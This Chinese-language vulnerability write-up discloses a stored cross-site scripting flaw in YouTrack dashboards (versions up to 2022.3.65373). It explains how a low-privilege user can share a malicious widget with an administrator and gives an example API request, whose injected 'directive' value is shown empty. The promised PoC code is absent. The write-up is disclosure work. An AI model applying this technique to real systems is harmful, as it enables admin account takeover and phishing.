NVD 数据库中的 CVE 描述不够准确。 以下是更准确的描述:
Youtrack(版本 <= 2022.3.65373)在仪表板中存在存储型跨站脚本(XSS)漏洞。恶意低权限用户可以创建一个格式错误的仪表板并将其发送给其他用户(例如管理员)。这可能导致管理员账户被接管。
原作者:echo-devim
在研究 Youtrack 版本 2022.3.65373 的安全性时,我发现了仪表板中的 XSS 漏洞。
非特权用户可以创建一个包含恶意小部件(其中注入了 JavaScript)的新仪表板。该仪表板可以分享给其他用户(如管理员),并向他们发送恶意代码。
此 XSS 可以仅针对特定用户,并且很容易诱骗受害者打开恶意仪表板。实际上,新仪表板会在受害者的主页上显示通知。我注意到该漏洞自版本 2021.4.38425 起就已存在,但可能更早。
易受攻击的参数是用户添加新小部件时的“directive”。
恶意请求示例,用于注入 XSS:
POST /hub/api/rest/dashboards/39ecb0a3-4bb5-45de-9616-9945fd284886 HTTP/1.1
Host: localhost:8081
User-Agent: Mozilla/5.0 (X11; Windows x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
Content-Type: application/json;charset=utf-8
Content-Length: 1214

{"type":"DashboardJSON","id":"39ecb0a3-4bb5-45de-9616-9945fd284886","name":"testxss","owner":{"type":"user","id":"58a24bf5-53ad-4966-9b5d-63cb8dbfef0a","login":"test"},"data":{"widgets":[{"id":"youtrack-activities-widget","directive":"","grid":{"width":2,"height":2,"y":0,"x":0},"config":{"created":"2023-03-17T10:04:50.590Z","customWidgetConfig":{"filter":{"title":null,"query":"by: me","author":null,"categoriesIds":["IssueCreatedCategory","ProjectCategory","SummaryCategory","DescriptionCategory","CustomFieldCategory","AttachmentsCategory","LinksCategory","CommentsCategory"],"youTrack":{"id":"731f4f21-b0f9-42bd-9509-127b2d0585e1","homeUrl":"/"},"refreshPeriod":240}}}}]},"permission":"OWNER","access":"OWNER","favorite":true,"ordinal":0,"permissions":[{"type":"UserDashboardPermissionJSON","id":"42e794d7-0009-4b00-83f4-45991a0392f0","permission":"VIEW","user":{"type":"user","id":"fcbf85ca-4ea9-4b2e-b750-59b08df9c24a"},"personality":{"type":"user","id":"fcbf85ca-4ea9-4b2e-b750-59b08df9c24a","name":"admin","login":"admin","profile":{"avatar":{"type":"defaultavatar","url":"http://localhost:8081/hub/api/rest/avatar/fcbf85ca-4ea9-4b2e-b750-59b08df9c24a"}}}}]}
然后,刷新页面即可触发 XSS:

此 XSS 可让低权限用户通过伪造登录表单进行钓鱼攻击、重定向用户浏览器,甚至执行管理员操作。
如果平台启用了用户注册,情况更糟:外部攻击者可以注册新用户并执行攻击。

作为 PoC,我使用一个低权限测试用户来更改管理员账户的全名。
PoC 代码:
以下动画展示了效果。左侧窗口是非特权用户的页面,右侧窗口是管理员。